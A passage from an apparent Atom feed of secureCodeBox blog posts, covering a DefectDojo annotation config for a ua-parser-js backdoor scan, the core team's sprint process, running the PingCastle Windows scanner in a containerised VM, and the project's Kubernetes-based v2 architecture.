<div class="language-yaml codeBlockContainer_Ckt0 theme-code-block" style="--prism-color:#bfc7d5;--prism-background-color:#292d3e"><div class="codeBlockContent_QJqH"><pre tabindex="0" class="prism-code language-yaml codeBlock_bY9V thin-scrollbar" style="color:#bfc7d5;background-color:#292d3e"><code class="codeBlockLines_e6Vv"><span class="token-line" style="color:#bfc7d5"><span class="token key atrule">apiVersion</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"cascading.securecodebox.io/v1"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token key atrule">kind</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> CascadingRule</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token key atrule">metadata</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">name</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"find-ua-parser-backdoor"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">labels</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token key atrule">securecodebox.io/invasive</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> non</span><span class="token punctuation" style="color:rgb(199, 146, 234)">-</span><span class="token plain">invasive</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token key atrule">securecodebox.io/intensive</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> medium</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain"></span><span class="token key atrule">spec</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># Add scan annotations for DefectDojo</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token key atrule">scanAnnotations</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># Product type is "Git Repository"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token key atrule">defectdojo.securecodebox.io/product-type-name</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"Git Repository"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># Name is the name of the repo (mind the triple braces!)</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token key atrule">defectdojo.securecodebox.io/product-name</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"{{{ attributes.full_name }}}"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># Add a few tags for easier indexing</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token key atrule">defectdojo.securecodebox.io/product-tags</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> git</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain">github</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain">repository</span><span class="token punctuation" style="color:rgb(199, 146, 234)">,</span><span class="token plain">code</span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># Denote that the scan belongs to an engagement that checks for</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># the presence of affected ua-parser-js versions</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token key atrule">defectdojo.securecodebox.io/engagement-name</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"semgrep-ua-parser-js"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># Add the latest commit ID as a version</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token key atrule">defectdojo.securecodebox.io/engagement-version</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"{{ attributes.last_commit_id }}"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># Name the specific test we performed by combining name and latest </span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># commit ID</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">    </span><span class="token key atrule">defectdojo.securecodebox.io/test-title</span><span class="token punctuation" style="color:rgb(199, 146, 234)">:</span><span class="token plain"> </span><span class="token string" style="color:rgb(195, 232, 141)">"{{{ attributes.full_name }}} - {{ attributes.last_commit_id }}"</span><span class="token plain"></span><br></span><span class="token-line" style="color:#bfc7d5"><span class="token plain">  </span><span class="token comment" style="color:rgb(105, 112, 152);font-style:italic"># ... rest of the definition as above, omitted for space</span><br></span></code></pre></div></div>
<div class="theme-admonition theme-admonition-caution admonition_xJq3 alert alert--warning"><div class="admonitionHeading_Gvgb"><span class="admonitionIcon_Rf37"><svg viewBox="0 0 16 16"><path fill-rule="evenodd" d="M8.893 1.5c-.183-.31-.52-.5-.887-.5s-.703.19-.886.5L.138 13.499a.98.98 0 0 0 0 1.001c.193.31.53.501.886.501h13.964c.367 0 .704-.19.877-.5a1.03 1.03 0 0 0 .01-1.002L8.893 1.5zm.133 11.497H6.987v-2.003h2.039v2.003zm0-3.004H6.987V5.987h2.039v4.006z"></path></svg></span>caution</div><div class="admonitionContent_BuS1"><p>If you want to try this in practice, note that it will currently only work if the DefectDojo hook is configured not to write back its results to <em>secureCodeBox</em> (<code>--set="defectdojo.syncFindingsBack=false"</code> during installation of the hook).
Otherwise, the DefectDojo hook will overwrite the findings of the git-repo-scanner job, causing the cascading jobs not to be run.
Also note that at the time of writing, the current version of DefectDojo has a <a href="https://github.com/DefectDojo/django-DefectDojo/pull/5317" target="_blank" rel="noopener noreferrer" class="">known issue with the semgrep importer being a bit too aggressive with deduplication</a>, which should be fixed in the next release (but should not affect this example).</p></div></div>
<p>Of course, we also want to help you follow security best practices in your security scanning infrastructure, so starting with <em>secureCodeBox</em> 3.3, you can also run the DefectDojo hook with an API key with limited permissions instead of the full administrative access that was previously required.
For more details, see the <a class="" href="https://www.securecodebox.io/docs/hooks/defectdojo#low-privileged-mode">DefectDojo Hook Documentation</a>.</p>
<h2 class="anchor anchorTargetStickyNavbar_Vzrq" id="conclusion">Conclusion<a href="https://www.securecodebox.io/blog/2021/10/27/sast-scanning#conclusion" class="hash-link" aria-label="Direct link to Conclusion" title="Direct link to Conclusion" translate="no">​</a></h2>
<p>We hope this example shows how SAST scans can be a valuable addition to your secureCodeBox toolbelt, even if you are already using such scanners as part of the CI pipeline.
Of course, nothing stops you from using <a class="" href="https://www.securecodebox.io/docs/how-tos/automatically-repeating-scans">scheduled scans</a> to keep re-running these scans on a regular basis to check for additional issues like <a href="https://semgrep.dev/p/secrets" target="_blank" rel="noopener noreferrer" class="">leaked secrets</a> (which is also possible with <a class="" href="https://www.securecodebox.io/docs/scanners/gitleaks">gitleaks</a>) or <a href="https://semgrep.dev/p/ci" target="_blank" rel="noopener noreferrer" class="">high-confidence security issues</a> in your repositories, just to make sure the existing processes did not miss anything.
As always, our goal is to provide a platform that works with your workflows instead of prescribing our own.
We are looking forward to hearing your own stories and ideas for using secureCodeBox - <a href="https://owasp.org/slack/invite" target="_blank" rel="noopener noreferrer" class="">OWASP Slack</a> (Channel <code>#project-securecodebox</code>) or <a href="https://github.com/secureCodeBox/secureCodeBox/" target="_blank" rel="noopener noreferrer" class="">GitHub</a> to get in touch.</p>]]></content>
        <author>
            <name>Max Maass</name>
            <uri>https://github.com/malexmave</uri>
        </author>
        <category label="secureCodeBox" term="secureCodeBox"/>
        <category label="SAST" term="SAST"/>
        <category label="cascading scans" term="cascading scans"/>
        <category label="case study" term="case study"/>
    </entry>
    <entry>
        <title type="html"><![CDATA[How Our Core Development Team Works]]></title>
        <id>https://www.securecodebox.io/blog/2021/09/07/how-we-work</id>
        <link href="https://www.securecodebox.io/blog/2021/09/07/how-we-work"/>
        <updated>2021-09-07T00:00:00.000Z</updated>
        <summary type="html"><![CDATA[This post gives some insights about how our core development team is organized.]]></summary>
        <content type="html"><![CDATA[<p><img decoding="async" loading="lazy" alt="Notes" src="https://www.securecodebox.io/assets/images/2021-09-07-notes-9b5271572395bc0060f150d53001303a.jpg" width="1920" height="1296" class="img_ev3q"></p>
<p>Cover photo by <a href="https://unsplash.com/@kellysikkema" target="_blank" rel="noopener noreferrer" class="">Kelly Sikkema</a> on <a href="https://unsplash.com/photos/-nz-GTuvyBw" target="_blank" rel="noopener noreferrer" class="">Unsplash</a>.</p>
<p>Learn how our core development team works and about how to collaborate with us!</p>
<h2 class="anchor anchorTargetStickyNavbar_Vzrq" id="introduction">Introduction<a href="https://www.securecodebox.io/blog/2021/09/07/how-we-work#introduction" class="hash-link" aria-label="Direct link to Introduction" title="Direct link to Introduction" translate="no">​</a></h2>
<p>The <em>secureCodeBox</em> is still a small, yet growing open source project. At the time of writing,
the major share of work is done by roundabout eight developers from <a href="https://iteratec.com/" target="_blank" rel="noopener noreferrer" class="">Iteratec</a>.
That's also where the idea for the <em>secureCodeBox</em> was born about four years ago.
Lately, we received a growing number of community contributions (Thank you!), which encourages us to reveal our
internal development process to a wider audience. We do so to enable you, if you will, to take an even more active
part in our development process (see last section).</p>
<h2 class="anchor anchorTargetStickyNavbar_Vzrq" id="how-we-work">How We Work<a href="https://www.securecodebox.io/blog/2021/09/07/how-we-work#how-we-work" class="hash-link" aria-label="Direct link to How We Work" title="Direct link to How We Work" translate="no">​</a></h2>
<p>Both, students and full-time developers, work together in our team. In addition, we are highly geographically
distributed all over Germany. This, of course, requires some coordination,
because especially the regular employees often have to take some time for the open source project only.
That's why we are working in an <em>agile</em> setup and try to stick to the general ideas of
<a href="https://www.scrum.org/resources/what-is-scrum" target="_blank" rel="noopener noreferrer" class="">Scrum</a> and <a href="https://en.wikipedia.org/wiki/Kanban_(development)" target="_blank" rel="noopener noreferrer" class="">Kanban</a>.
We work in <strong>sprints</strong> of two weeks (regularly). For each sprint, our Product Owner (PO) decides, which tasks are the most
important to solve. Thereupon, our developers are free to coordinate and pick the issues they want to work on.
The communication itself happens on our internal MS Teams platform. To keep the community updated all our
tickets are publicly available on GitHub as <a href="https://github.com/secureCodeBox/secureCodeBox/issues" target="_blank" rel="noopener noreferrer" class="">issues</a>.
You can even get insight into our current sprint in our <a href="https://github.com/orgs/secureCodeBox/projects/5" target="_blank" rel="noopener noreferrer" class="">GitHub Project</a>.
The issues in the <em>To-Do</em> column are sorted by their importance regarding the current sprint.</p>
<p>For each issue, one or more developers will usually create a new branch in the repository and commit changes there.
After completion, a <strong>Pull Request</strong> (PR) will be created and reviewed by other members of the team. After all
our CI tests and the reviewer are satisfied, the PR gets merged automatically or by one of our admins.</p>
<h2 class="anchor anchorTargetStickyNavbar_Vzrq" id="reviewretroplanning-session">Review/Retro/Planning Session<a href="https://www.securecodebox.io/blog/2021/09/07/how-we-work#reviewretroplanning-session" class="hash-link" aria-label="Direct link to Review/Retro/Planning Session" title="Direct link to Review/Retro/Planning Session" translate="no">​</a></h2>
<p>The highlight of every sprint, finally, is our <em>Review/Retro/Planning</em> session. It lasts about two hours, while we first
<strong>review</strong> which results we achieved during the last sprint, i.e. which issues we worked on. We often show
new features that we added to the other developers and the Product Owner, or point out on problems that we are
currently facing and how we want to solve them. Because of limited time, we don't discuss new features or problems
in-depth, as we also have a separate dev meeting for that.</p>
<p>Next up, we do a <strong>retro</strong>(-perspective) of the elapsed sprint. For example, we discuss what we liked, what we learnt
and what we missed in the past weeks. This can range from technical problems over theoretical learnings about security
to personal issues. It is designed as a safe space where everyone can freely speak his mind without fear of negative
consequences. We also try to stick to the principles of <em>Inspect</em> and <em>Adapt</em>, which means that we always want to
improve on limitations and problems that we identified during the last sprint.</p>
<p>Finally, we <strong>plan</strong> our next sprint, where issues will get prioritized by the product owner as described above.
Other team members will, of course, also be asked for their opinion on what to focus on and what will take how much time.
This ensures that the dreams of our product owner always stay realistic ;-).
After that, a new sprint starts over (but before we enjoy our weekend).</p>
<h2 class="anchor anchorTargetStickyNavbar_Vzrq" id="get-engaged">Get Engaged!<a href="https://www.securecodebox.io/blog/2021/09/07/how-we-work#get-engaged" class="hash-link" aria-label="Direct link to Get Engaged!" title="Direct link to Get Engaged!" translate="no">​</a></h2>
<p>You now know how our core development team is organized to work at the <em>secureCodeBox</em>.
If you are a regular user of the <em>secureCodeBox</em> and/or want to contribute more actively to the code, now is the best time to start!
Of course, you can stay "anonymous", create your own pull requests and issues in our repository or chat with our
developers about new features. If you, however, want to take one step further, we are very happy if you get in touch,
for example by writing us an <a href="mailto:securecodebox@iteratec.com" target="_blank" rel="noopener noreferrer" class="">e-mail</a>
or joining our <code>#project-securecodebox</code> channel in the <a href="https://owasp.org/slack/invite" target="_blank" rel="noopener noreferrer" class="">OWASP Slack</a>.</p>
<p>Of course, we will face some new challenges when we integrate new stakeholders and developers into our meetings.
The time span of our meeting is already quite tight for all that we have to discuss, and we would probably also have
to deal with different time zones.
That is why we are very happy to hear from you and discuss, how we can get you involved into our development process
and find solutions together!</p>]]></content>
        <author>
            <name>Sebastian Franz</name>
            <uri>https://github.com/SebieF</uri>
        </author>
        <category label="secureCodeBox" term="secureCodeBox"/>
        <category label="agile" term="agile"/>
        <category label="community" term="community"/>
        <category label="open source" term="open source"/>
    </entry>
    <entry>
        <title type="html"><![CDATA[Windows Scanners and the secureCodeBox]]></title>
        <id>https://www.securecodebox.io/blog/2021/08/09/integrating-windows-scanners</id>
        <link href="https://www.securecodebox.io/blog/2021/08/09/integrating-windows-scanners"/>
        <updated>2021-08-09T00:00:00.000Z</updated>
        <summary type="html"><![CDATA[This post describes our journey to integrate a Windows scanner into the scb.]]></summary>
        <content type="html"><![CDATA[<p><img decoding="async" loading="lazy" alt="Windows" src="https://www.securecodebox.io/assets/images/2021-08-09-windows-f1685a5b86bf1da4ba9b3b0f51d2e14f.jpg" width="4032" height="3024" class="img_ev3q"></p>
<p>Cover photo by <a href="https://unsplash.com/@stadsa" target="_blank" rel="noopener noreferrer" class="">Tadas Sar</a> on <a href="https://unsplash.com/photos/T01GZhBSyMQ" target="_blank" rel="noopener noreferrer" class="">Unsplash</a>.</p>
<p>Get some insights into the fascinating and exhausting world of integrating Windows™ scanners into the <em>secureCodeBox</em>.</p>
<h2 class="anchor anchorTargetStickyNavbar_Vzrq" id="windows-security">Windows Security<a href="https://www.securecodebox.io/blog/2021/08/09/integrating-windows-scanners#windows-security" class="hash-link" aria-label="Direct link to Windows Security" title="Direct link to Windows Security" translate="no">​</a></h2>
<p>To date, Microsoft Windows is still the most popular operating system, especially in office or work related areas.
Unsurprisingly, <a href="https://www.statista.com/statistics/680943/malware-os-distribution/" target="_blank" rel="noopener noreferrer" class="">the majority of malware</a> is also created for windows.
While most of the scanners already implemented in the <em>secureCodeBox</em> can target and be run on any operating system,
the need for Windows-specific security measures is blatant.
There exist several security scanners that target specific Windows-related security aspects, such as
<a href="https://www.fireeye.com/mandiant.html" target="_blank" rel="noopener noreferrer" class="">Mandiant</a> or <a href="https://pingcastle.com/" target="_blank" rel="noopener noreferrer" class="">PingCastle</a>.
PingCastle scans a domain with an Active Directory (AD), reporting any risks that can result from disproportionately
privileged accounts or weak password policies for example.
It is the first scanner that we went for integrating in the <em>secureCodeBox</em>, and what a journey it was!
Join us on our path to automated Windows security, including a lot of inception, dirty workarounds and a sour taste of
Wine...</p>
<h2 class="anchor anchorTargetStickyNavbar_Vzrq" id="integrating-pingcastle-into-the-securecodebox---first-attempts">Integrating PingCastle into the secureCodeBox - First Attempts<a href="https://www.securecodebox.io/blog/2021/08/09/integrating-windows-scanners#integrating-pingcastle-into-the-securecodebox---first-attempts" class="hash-link" aria-label="Direct link to Integrating PingCastle into the secureCodeBox - First Attempts" title="Direct link to Integrating PingCastle into the secureCodeBox - First Attempts" translate="no">​</a></h2>
<p>So here was our starting point: We already ran some successful scans of PingCastle against our own AD. So it would
be nice to automate the scans and get informed if some critical issues arise. As this is the whole point of our
<em>secureCodeBox</em>, we wanted to add PingCastle as a scanner and eventually provide the community (you) with a possibility
to do the same.
As all of our scanners run on Linux distributions to date, it would not be feasible to simply add a Windows Docker
container to our Kubernetes cluster, as Linux and Windows Docker environments are not easily interchangeable.
So the idea was simply to run PingCastle in a Linux container. Well, it didn't turn out to be that simple...</p>
<p>As <a href="https://github.com/vletoux/pingcastle" target="_blank" rel="noopener noreferrer" class="">PingCastle is open source</a>, our first attempt was to compile it ourselves
with Mono or .NET for Linux. We tried it to no avail. After some talks with professional .NET developers, we decided
that this approach will exceed both our time and knowledge capabilities.</p>
<p>So the next idea was to run it with <a href="https://wiki.ubuntuusers.de/Wine/" target="_blank" rel="noopener noreferrer" class="">Wine</a>. If this worked, we would have had a pretty
stable solution that could probably be applied for a lot of Windows scanners. Unfortunately, PingCastle did start
and execute in our Wine environment, but failed to execute any scans against our AD. After trying a lot of stuff
with adding our computers to the domain and using VPN connections, we had to give up. Probably, PingCastle in the
Wine environment does not have the required access to some DLLs needed for the scan or PingCastle itself is just a
little picky as we will see later...
However, maybe we will come back to Wine in the future for other Windows scanners.</p>
<h2 class="anchor anchorTargetStickyNavbar_Vzrq" id="starting-the-inception">Starting the inception<a href="https://www.securecodebox.io/blog/2021/08/09/integrating-windows-scanners#starting-the-inception" class="hash-link" aria-label="Direct link to Starting the inception" title="Direct link to Starting the inception" translate="no">​</a></h2>
<p>So we finally came up with a rather "brute-force" method: If PingCastle solely runs on Windows - why not put Windows
into a Linux container? Virtual machines (VMs) have become a well-known tool to achieve stuff like this. After solving some
problems setting it up, we could confirm that it actually worked to run a Windows VM in a Linux Docker Container!
(Running on our Ubuntu main OS, providing the <a href="https://www.virtualbox.org/" target="_blank" rel="noopener noreferrer" class="">Virtual Box</a> driver, so that the VM
actually does not run in the container but rather on the host OS, the inception took off!)</p>
<p>After that we prepared the Windows 10 virtual machine image by adding it to the domain, linking it to our VPN and
finally installing PingCastle. We could confirm that the scans inside the VM ran properly, but surprisingly a major
issue with the VPN arose. Of course, one has to connect to the VPN automatically on start-up in order to run the scans
from outside the machine. It turned out, however, that PingCastle is indeed very picky. It always refused to work
while the machine was connected automatically to the VPN
(e.g. using <a href="https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/ff859533(v=ws.11)" target="_blank" rel="noopener noreferrer" class="">rasdial</a>).
It would, however, perfectly do its job when being connected manually to the VPN!
We tried a lot here, and you can read all about our dirty workaround to finally make it work in our related extensive
<a href="https://github.com/secureCodeBox/secureCodeBox/blob/pingcastle/scanners/pingcastle/scanner/Tutorial.md" target="_blank" rel="noopener noreferrer" class="">"Tutorial"</a>.</p>
<h2 class="anchor anchorTargetStickyNavbar_Vzrq" id="conclusion">Conclusion<a href="https://www.securecodebox.io/blog/2021/08/09/integrating-windows-scanners#conclusion" class="hash-link" aria-label="Direct link to Conclusion" title="Direct link to Conclusion" translate="no">​</a></h2>
<p>With this tutorial you should be able to reproduce our attempt and set up a working container that is actually
capable to be integrated into the <em>secureCodeBox</em>. We already provide you with all other necessary files, especially
the parser that automatically converts the PingCastle scan <em>xml</em> to our <em>secureCodeBox</em> findings format.
Be aware, however, that the solution is not yet stable for production and that you could still face some major issues
with it. For example, it is not yet clear to us how the container will behave when being deployed over a long period
of time. Maybe the VM will shut down unexpectedly, and we all know and love the <a href="https://en.wikipedia.org/wiki/Blue_screen_of_death" target="_blank" rel="noopener noreferrer" class="">BSoD</a>
when Windows refuses to start normally. This, of course, would also hinder any automatic scans from being executed.</p>
<p>That is why we are thankful for any comments, experience reports or even suggestions, how to improve our chosen
setup. In addition, if you have any questions or face any issues, please also let us know!</p>]]></content>
        <author>
            <name>Sebastian Franz</name>
            <uri>https://github.com/SebieF</uri>
        </author>
        <category label="secureCodeBox" term="secureCodeBox"/>
        <category label="windows" term="windows"/>
        <category label="scanners" term="scanners"/>
        <category label="pingcastle" term="pingcastle"/>
    </entry>
    <entry>
        <title type="html"><![CDATA[The New Architecture]]></title>
        <id>https://www.securecodebox.io/blog/2021/07/20/the-architecture-of-securecodebox-v2</id>
        <link href="https://www.securecodebox.io/blog/2021/07/20/the-architecture-of-securecodebox-v2"/>
        <updated>2021-07-20T00:00:00.000Z</updated>
        <summary type="html"><![CDATA[This post describes the architecture of the secureCodeBox v2.]]></summary>
        <content type="html"><![CDATA[<p><img decoding="async" loading="lazy" alt="Orange Reflective Architecture" src="https://www.securecodebox.io/assets/images/2021-07-20-orange-reflective-architecture-5bc71a1401d1d7b78f803f99f53f2f15.jpg" width="5657" height="3771" class="img_ev3q"></p>
<p>Cover photo by <a href="https://unsplash.com/@killerfvith" target="_blank" rel="noopener noreferrer" class="">Alex Wong</a> on <a href="https://unsplash.com/s/photos/architecture" target="_blank" rel="noopener noreferrer" class="">Unsplash</a>.</p>
<p>In a <a class="" href="https://www.securecodebox.io/blog/2021/06/07/why-securecodebox-version-2">previous post</a> I described the rationale behind our decision to abandon the <em>secureCodeBox</em> v1 and redesign the whole architecture. In this post I'll go into the details of this redesigned architecture.</p>
<h2 class="anchor anchorTargetStickyNavbar_Vzrq" id="the-architecture-of-securecodebox-version-2">The Architecture of secureCodeBox Version 2<a href="https://www.securecodebox.io/blog/2021/07/20/the-architecture-of-securecodebox-v2#the-architecture-of-securecodebox-version-2" class="hash-link" aria-label="Direct link to The Architecture of secureCodeBox Version 2" title="Direct link to The Architecture of secureCodeBox Version 2" translate="no">​</a></h2>
<p>In <a href="https://medium.com/velotio-perspectives/extending-kubernetes-apis-with-custom-resource-definitions-crds-139c99ed3477" target="_blank" rel="noopener noreferrer" class="">Kubernetes 1.17 they introduced a new concept of custom resources</a>. The short idea is, that you may extend Kubernetes with your own resources additionally to the default ones shipped with Kubernetes. Why should you do this? The interesting part of Kubernetes is that it is a great tool for resource management. Solely it is the most important part of Kubernetes to automate the management of datacenter resources. In v1 we "abused" a <a href="https://en.wikipedia.org/wiki/Business_Process_Model_and_Notation" target="_blank" rel="noopener noreferrer" class="">BPMN</a> engine for managing the <em>scans</em> and the associated resources were allocated all the time. But since the most important parts of the <em>secureCodeBox</em> (the <em>scanners</em>) are containers anyway, it makes sense to use a tool which is designed for managing such resources. So we came up with the idea to define the <em>scanners</em> as custom resources and replace the heavy Java based <em>engine</em> from v1 with a custom <a href="https://kubernetes.io/docs/concepts/extend-kubernetes/operator/" target="_blank" rel="noopener noreferrer" class="">operator</a> for Kubernetes. The whole idea to use Kubernetes as orchestrator for the <em>scans</em> is based upon a master thesis our core maintainer <a href="https://github.com/J12934" target="_blank" rel="noopener noreferrer" class="">Jannik</a> has written about <a href="https://files.hollenbach.dev/master-thesis-jannik-hollenbach.pdf" target="_blank" rel="noopener noreferrer" class="">Automatic Assessment of Applications Security Aspects running in Cloud Environments</a>. The following diagram shows the new architecture of <em>secureCodeBox</em> v2.</p>
<p><img decoding="async" loading="lazy" alt="Architecture Overview of secureCodeBox version 2" src="https://www.securecodebox.io/assets/images/2021-07-20-architecture-v2-c3911e954cbe80c44597a5273cd6bb3a.png" width="491" height="783" class="img_ev3q"></p>
<p><em>Legend</em>:</p>
<ul>
<li class="">the dashed arrows are actions, e.g. calls to the Kubernetes API or doing a scan</li>
<li class="">the solid arrows are data flows</li>
<li class="">the solid purple boxes are part of the <em>secureCodeBox</em> v2</li>
<li class="">the solid white boxes are external systems</li>
</ul>
<h3 class="anchor anchorTargetStickyNavbar_Vzrq" id="basic-idea">Basic Idea<a href="https://www.securecodebox.io/blog/2021/07/20/the-architecture-of-securecodebox-v2#basic-idea" class="hash-link" aria-label="Direct link to Basic Idea" title="Direct link to Basic Idea" translate="no">​</a></h3>
<p>The basic idea of the new architecture is to define the <em>scanners</em> as <em>custom resources</em> and <a href="https://kubernetes.io/docs/concepts/scheduling-eviction/kube-scheduler/" target="_blank" rel="noopener noreferrer" class="">schedule them as <em>jobs</em>  in Kubernetes</a>. The UI to interact with <em>secureCodeBox</em> is simply the Kubernetes API and <code>kubectl</code>. So, how does a scan works in this new design?</p>
<ol>
<li class="">A new scan is triggered via Kubernetes API or <a class="" href="https://www.securecodebox.io/docs/getting-started/first-scans">kubectl</a>.</li>
<li class="">The <em>operator</em> submits a new scan job which consists of two containers:<!-- -->
<ol>
<li class="">The <em>scanner</em> which is a simple container running the CLI tool like <a href="https://www.zaproxy.org/" target="_blank" rel="noopener noreferrer" class="">Zap</a> or such (see <a class="" href="https://www.securecodebox.io/docs/scanners">full list of integrated scanners</a>),</li>
<li class="">and the <em>lurker</em> <a href="https://medium.com/bb-tutorials-and-thoughts/kubernetes-learn-sidecar-container-pattern-6d8c21f873d" target="_blank" rel="noopener noreferrer" class="">sidecar</a> which is a generic container used by all <em>scanners</em> which siphons all output from the CLI scanner into a S3 storage. (By default <em>secureCodeBox</em> contains <a href="https://min.io/" target="_blank" rel="noopener noreferrer" class="">MinIO</a>, but you can use any S3 compatible storage.)</li>
</ol>
</li>
<li class="">Then the <em>operator</em> starts a <em>parser</em> container job for this particular <em>scanner</em> which transforms the raw results into our well defined <a class="" href="https://www.securecodebox.io/docs/api/finding">finding format</a> and stores them back into the S3 storage.</li>
<li class="">After that the <em>operator</em> submits <em>jobs</em> for all registered <em>read-write hooks</em>. This is a <a class="" href="https://www.securecodebox.io/docs/architecture/architecture_decisions/adr_0002">concept</a> to allow post processing of findings. E.g. you can adjust fields or enrich the findings with data from other systems.</li>
<li class="">As last step the <em>operator</em> submits <em>jobs</em> for all registered <em>read hooks</em>. This is a <a class="" href="https://www.securecodebox.io/docs/architecture/architecture_decisions/adr_0002">concept</a> to exfiltrate data from the <em>secureCodeBox</em> into external systems (e.g. notifications via chat or email, import into a VMS like <a href="https://www.defectdojo.org/" target="_blank" rel="noopener noreferrer" class="">DefectDojo</a> etc.).</li>
</ol>
<h3 class="anchor anchorTargetStickyNavbar_Vzrq" id="design-goals">Design Goals<a href="https://www.securecodebox.io/blog/2021/07/20/the-architecture-of-securecodebox-v2#design-goals" class="hash-link" aria-label="Direct link to Design Goals" title="Direct link to Design Goals" translate="no">​</a></h3>
<p>What about the design goals from the v1 architecture? Let's go through each of them:</p>
<blockquote>
<p>It should be possible to easily integrate new scanners.</p>
</blockquote>
<p>The scanners are containers as in v1, but way more simpler: There is no need to jam the CLI tool into some glue code which transforms the incoming arguments and the outgoing results from the tool. You just simply create an image with the tool expecting its arguments and spitting out its result as is. The parsing of the result is done in a separate container. So you simply write a companion <em>parser</em> image for your <em>scanner</em> image which transforms the stored raw result into a generic <a class="" href="https://www.securecodebox.io/docs/api/finding">findings format</a>.</p>
<p>Writing such a companion <em>parser</em> is quite simple because we provide an SDK to help you with that. If you are curious about this topic you can read our documentation about <a class="" href="https://www.securecodebox.io/docs/contributing/integrating-a-scanner">integrating a new scanner</a>.</p>
<blockquote>
<p>All components should be loosely coupled to easily swap them.</p>
</blockquote>
<p>The basic idea oft loosely coupling all components is nearly the same as in v1. We separate all components into individual services. Certainly more lightweight than in v1 because we drastically reduced the complexity of the individual <em>scanner</em> images. Most of the components are individual containers communicating via well defined APIs (Kubernetes API instead of own REST API) to each other.</p>
<p>But there is also a major improvement over the v1 architecture. As mentioned in the <a class="" href="https://www.securecodebox.io/blog/2021/06/07/why-securecodebox-version-2">previous articles</a> we had a web UI in v1. This introduced accidentally a tight coupling between the <em>scanners</em> and the <em>engine</em> because for each new <em>scanner</em> or feature of one it was mandatory to adapt the UI. We introduced a tight coupling through the backdoor. This was a major pain in the ass when it came to releases because we had to release everything at once. All the <em>scanners</em> and the <em>engine</em> which were located in individual repositories. This resulted in a complete day job to make a release.</p>
<p>With the new architecture we strictly decoupled <em>scanners</em> and <em>engine</em>. The <em>scanners</em> are <em>custom resources</em> and the <em>engine</em> is an <em>operator</em>. Both well known concepts of Kubernetes decoupled by the API provided by Kubernetes. If you now add a new <em>scanner</em> there is no need to touch the <em>operator</em>. This architecture has one downside. It is tightly coupled to Kubernetes. So it is not possible to run <em>secureCodeBox</em> without Kubernetes or a future system which provides the same API. But we are willing to accept this tradeoff due to all the benefits we receive.</p>
<blockquote>
<p>The whole deployment should run anywhere (local, VMs, Cloud, etc.) and scale.</p>
</blockquote>
